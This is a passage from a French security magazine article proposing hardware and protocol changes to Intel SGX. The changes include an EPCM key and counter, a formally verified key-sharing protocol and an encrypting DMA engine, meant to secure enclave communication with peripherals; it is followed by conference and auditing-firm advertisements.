rejeu, il serait nécessaire d'ajouter un numéro de séquence ou mécanisme similaire (c'est-à-dire un champ variant d'une transaction à l'autre) aux transferts ciblant le périphérique. Ce numéro de séquence est nécessairement différent de celui utilisé pour les accès mémoire par Intel SGX puisque chaque transaction périphérique ne correspond pas à une transaction du processeur (et réciproquement). L'ajout de ce numéro de séquence demanderait d'implémenter une nouvelle couche de chiffrement qui aurait un impact en performance.

3.4 Chiffrement matériel

Finalement, la solution que nous développons dans la dernière section permet de ne pas affaiblir le modèle d'attaquant d'Intel SGX, d'améliorer les performances comparativement à un scénario de chiffrement logiciel et limite les modifications qu'il est nécessaire d'apporter à l'architecture SGX.

4 Notre proposition : utiliser une nouvelle approche logicielle/matérielle

Notre proposition pour une nouvelle architecture est représentée à la Figure 2. Les blocs en gris représentent les modifications matérielles à réaliser sur l'architecture Intel SGX au niveau du CPU et au niveau du moteur DMA. Nous détaillons par les suites les différentes modifications.

4.1 Modification au niveau du CPU

4.1.1 Ajout d'une clé et d'un compteur au niveau de l'EPCM

Nous réutilisons les structures déjà existantes de SGX (EPCM) afin d'ajouter une clé de chiffrement symétrique *key* pour communiquer avec le périphérique et un compteur *cnt* afin d'identifier de façon unique les messages échangés avec le périphérique. La génération et l'installation de la clé symétrique sont expliquées dans le paragraphe sur la gestion des clés.

4.1.2 Ajout d'une instruction

Cette nouvelle instruction (microcode du processeur) doit permettre de manipuler la clé *key* et le compteur *cnt*. Lorsque l'instruction est invoquée, le processeur vérifie que la page ciblée appartient à l'enclave exécutant

cette instruction. Toutefois, autoriser le fait de positionner une clé laisse la porte ouverte à la réutilisation de la même clé pour des pages différentes, et donc ouvre la porte à des attaques par rejeu. Une solution serait que l'instruction ne permette pas de positionner une clé, mais de générer une nouvelle clé (unique). Cela aurait pour conséquence d'obliger à partager plusieurs clés avec un périphérique si l'échange de données entre périphérique et processeur utilise plusieurs pages mémoire.

4.2 Gestion des clés

La gestion des clés a pour objectif de partager une clé secrète entre un périphérique et une enclave. Le protocole est présenté à la Figure 3 où l'enclave est intitulée *Driver*. Ce protocole comporte de plus une entité externe (appelée *Verifier*) qui vérifie que le périphérique (*Peripheral*) et l'enclave sont authentiques. Le processus d'attestation SGX est modélisé sous la forme d'une seule entité appelée *QuotingEnclave* dont l'objectif est de fournir une signature de l'état de l'enclave.




Fig. 3 : Partage d'une clé symétrique entre un pilote de périphérique (Driver) et un périphérique (Peripheral).

Plus précisément, l'échange se fait ainsi :

1. L'entité externe de vérification *Verifier* envoie un nonce *n1* au Driver.
2. Le Driver envoie un nonce *n2* au *Peripheral*.
3. Le *Peripheral* répond alors au *Driver* sous la forme du nonce *n2*, d'un nonce *n3*, d'un identifiant *id*, et d'une signature de ces éléments réalisée avec la clé privée du *Peripheral*.
4. Le *Driver* crée un nouveau couple (clé privée, clé publique). Il envoie alors au processus d'attestation sa clé publique, *n1*, *id*, *n3*, et une signature de *id* et *n3* basée sur sa clé privée.
5. Ce message est expédié au *Verifier*.
6. Cette unité vérifie alors que ce message provient d'une enclave dûment autorisée et qui contient *n1*. Le *Verifier* récupère la clé publique du *Peripheral* en fonction de son *id*. Le *Verifier* envoie un message signé au *Driver* avec d'une part la clé publique du *Peripheral* et d'autre part *n3* et la clé publique du *Driver* signés avec la clé publique du *Verifier*.
7. Le *Driver* vérifie alors les signatures du dernier message reçu, ainsi que la signature du message numéro 3. En cas de succès, le *Driver* crée aléatoirement une clé symétrique secrète *sk*. Le *Driver* envoie un message comprenant : la signature réalisée par le *Verifier* de *n3* et de la clé publique du *Driver*, la clé publique du *Driver* et enfin la clé *sk* chiffrée avec la clé publique du *Peripheral*.
8. Le *Peripheral* vérifie d'une part la signature du *Driver* mais aussi celle réalisée par le *Verifier*, puis déchiffre *sk*. Les deux entités *Peripheral* et *Driver* possédant ainsi la même clé *sk*, ils peuvent échanger des secrets.

Afin de comprendre les intuitions derrière ce protocole relativement complexe, il faut partir des objectifs du *Driver* et du *Peripheral*. Il s'agit pour chacun d'eux d'accepter le partage d'une clé (*sk*) avec une autre entité approuvée par le *Verifier*, tout en ayant la certitude que les messages reçus des autres participants au protocole ont bien été générés en réponse à un message de l'instance courante du protocole. Ainsi, on note que chaque participant (*Verifier*, *Driver* et *Peripheral*) génère un nonce (respectivement *n1*, *n2* et *n3*) et n'accepte une signature que si elle contient le nonce généré (aux étapes 6, 7 et 8 respectivement). La signature vérifiée à l'étape 6 inclut le nonce *n1* généré à l'étape 1, etc.

Si on laisse de côté les nonces, le protocole est simplifié : à l'étape 3, le *Peripheral* fournit son *id*. À l'étape 4, le *Driver* associe un couple de clés à la requête. À l'étape 6, le *Verifier* vérifie que la requête émane bien d'une enclave autorisée et qu'elle cible un *Peripheral* également autorisé. Le *Verifier* crée également deux messages : le premier est destiné au *Driver* et atteste de la légitimité de la clé publique du *Peripheral* en la signant avec la clé du *Verifier* ; le second est son pendant adressé au *Peripheral* : cette fois-ci, c'est la clé publique du *Driver* qui est signée. Le premier message sera vérifié à l'étape 7 et le second à l'étape 8. Une fois que le *Peripheral* est convaincu de la validité de la clé publique du *Driver*, il peut accepter la clé symétrique *sk* générée à l'étape 7 et signée avec la clé asymétrique du *Driver*.

Le modèle abstrait le mécanisme d'isolation d'Intel SGX par une entité *Driver* dont les champs et comportements sont privés. Le mécanisme d'attestation est quant à lui modélisé par une autre entité *QuotingEnclave* qui atteste (signe) un certain état de l'enclave. Les *Peripheral* et *Verifier*

sont modélisés également par des entités distinctes, de sorte qu'un attaquant peut à la fois espionner et manipuler la communication entre le *Driver* et le *Peripheral* et entre le *Driver* et le *Verifier*.

Notons que notre protocole permet de n'avoir aucun matériel cryptographique prérequis dans le Driver. Aussi, le *Driver* ne sait pas avec quel périphérique il correspond puisque l'authentification se fait, comme sous SGX, avec une autorité externe de confiance (*Verifier*). De façon similaire, le périphérique ne sait pas avec quel *Driver* il échange des données, et en particulier si le *Driver* est réellement exécuté sur un système SGX : il se repose donc lui aussi sur son tiers de confiance. Enfin, notre approche permet au *Verifier* d'autoriser ou non des communications entre des Drivers et des périphériques, permettant ainsi de refuser des échanges non sécurisés.

Ce protocole de gestion de clés a été modélisé avec TTool **[5]** (notre modèle SGX fait partie du catalogue de modèles téléchargeables depuis l'outil) et vérifié formellement via le traducteur automatique de modèles TTool vers ProVerif. Sous le modèle d'attaquant expliqué auparavant, l'outil de vérification est en mesure de prouver la confidentialité d'un message chiffré avec la clé symétrique établie *sk*. Il faut noter que l'authenticité n'est pas vérifiée pour ce modèle. En effet, le *Driver* ne sait pas a priori avec quel *Peripheral* il va communiquer (et vice versa). Il ne peut donc mécaniquement pas l'authentifier. Pour obtenir cette propriété d'authenticité, il faudrait améliorer notre modèle afin que le *Verifier* n'accepte qu'un seul *Driver* et/ou un seul *Peripheral*.

4.3 Modification au niveau du DMA

Dans notre proposition, le DMA est en charge de réaliser les chiffrements et déchiffrements des transactions mémoire avec les enclaves. Deux modules cryptographiques doivent être ajoutés au moteur DMA : un module de chiffrement et déchiffrement, et un module de protection de l'intégrité (type *Message Authentication Code* ou MAC), à l'image de ceux présents dans le MEE. Aussi, les lignes de la TLB (*Translation Look-aside Buffer*) pour les entrées/sorties doivent être étendues pour contenir une clé et un compteur.

Nous allons à présent expliquer de façon détaillée comment un échange de données sécurisé peut être réalisé via un transfert DMA.

La première partie de la Figure 4 concerne la configuration au niveau du système préalablement à l'accès sécurisé à une page de l'enclave. L'enclave utilise la nouvelle instruction pour définir la clé correspondant à la page donnée. Cette instruction vérifie les droits de création, puis positionne la clé dans l'entrée de l'EPCM correspondant à la page, et réinitialise le compteur de cette page à 0. Ensuite, l'enclave demande une mise à jour des pages des I/Os au système d'exploitation.

La seconde partie du transfert décrit à la Figure 4 concerne la lecture d'une donnée par un périphérique. Celle-ci commence avec le message « read » envoyé par le périphérique.




Fig. 4 : Étapes d'un transfert DMA sécurisé.

1. Le périphérique fait la demande de lecture au moteur DMA.
2. S'il ne la possède pas déjà, le moteur DMA résout l'adresse virtuelle requise par le périphérique en une adresse physique (avec l'aide du système d'exploitation) puis récupère l'entrée EPCM de la page correspondante. Le moteur DMA ajoute la correspondance entre adresse virtuelle et physique, la clé et le compteur dans sa TLB des entrées/sorties (cache des accès) : « saveInIOTLB ».
3. Le moteur DMA réalise une lecture à l'adresse physique correspondante en s'adressant au contrôleur mémoire. La réponse est stockée par le DMA dans le cache L3 dont une partie est réservée dans les processeurs Intel pour les transferts DMA.
4. Le moteur DMA utilise la clé symétrique pour chiffrer le compteur et la donnée, et pour calculer le MAC du compteur et de l'adresse virtuelle. Le message contenant le chiffré et le MAC est envoyé au périphérique.

Dans le cas d'une écriture, le périphérique émet un message qui comporte un chiffré de la donnée et du compteur, et un MAC du compteur et de l'adresse virtuelle. Le DMA déchiffre la première partie, vérifie que le compteur est correct par rapport à la valeur présente en mémoire, puis vérifie le MAC. Le compteur est alors incrémenté. La donnée est envoyée à la CBox qui écrit la donnée soit en mémoire cache, soit en mémoire physique, en fonction de la politique de gestion des caches.

4.4 Impact sur les performances

Premièrement, l'avantage de notre approche est qu'elle est totalement transparente pour tout ce qui se trouve après le contrôleur d'entrées/sorties.

Lorsqu'un périphérique désire accéder pour la première fois à une page protégée, l'adresse virtuelle utilisée par le périphérique doit d'abord être traduite en une adresse physique par le moteur de gestion des I/Os du DMA. Ce processus est le même pour des périphériques non protégés. Par contre, une fois que l'adresse a été traduite, les accès à la clé et au compteur génèrent deux accès mémoires avec utilisation du MEE. De plus, les transferts DMAs ont besoin d'être déchiffrés par le MEE (si la donnée n'est pas en cache), puis chiffrés à nouveau à l'aide du moteur DMA, et enfin déchiffrés par le périphérique. Finalement, en supposant que les données à transférer ont une grande probabilité d'être en mémoire cache et que clé et compteur sont présents dans la TLB des entrées/sorties, la latence totale a été estimée à environ deux fois l'exécution d'un chiffrement à l'aide d'un MEE **[3]**. Les auteurs de **[4]** estiment que la pénalité moyenne engendrée par un MEE est de 5,5 %, soit finalement une pénalité de 11 %. Cet impact est à mettre en balance avec les garanties fortes de sécurité ainsi obtenues.

Conclusion

Si l'environnement d'exécution Intel SGX permet une isolation forte au sein d'un processeur Intel SGX, permettant en particulier de se protéger contre le système d'exploitation, cette isolation ne prend pas en compte des communications avec des périphériques, ce qui est pourtant important dans le cas de l'utilisation d'une plateforme qui n'est pas de confiance. Notre proposition repose sur une mise à jour matérielle plutôt légère et qui impacte peu les performances, tout en offrant des garanties de sécurité importantes. Les principales modifications concernent la création d'une clé symétrique, l'utilisation d'un compteur, et l'amélioration des moteurs DMAs avec des fonctions cryptographiques. ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/.

INSOMNI'HACK

21 & 22 MARS 2019

Conferences, Blue Team contest, Ethical Hacking contest

19 & 20 MARS | Training

Genève Palexpo | Route François-Peyrot 30 | CH-1218 Grand-Saconnex


SCRT Information Security

Informations sur www.insomnihack.ch

SERMA
NES

CAP OU PAS CAP
DE RELEVER LE DEFI ?

NOS AUDITEURS VOUS ATTENDENT



WWW.NES.FR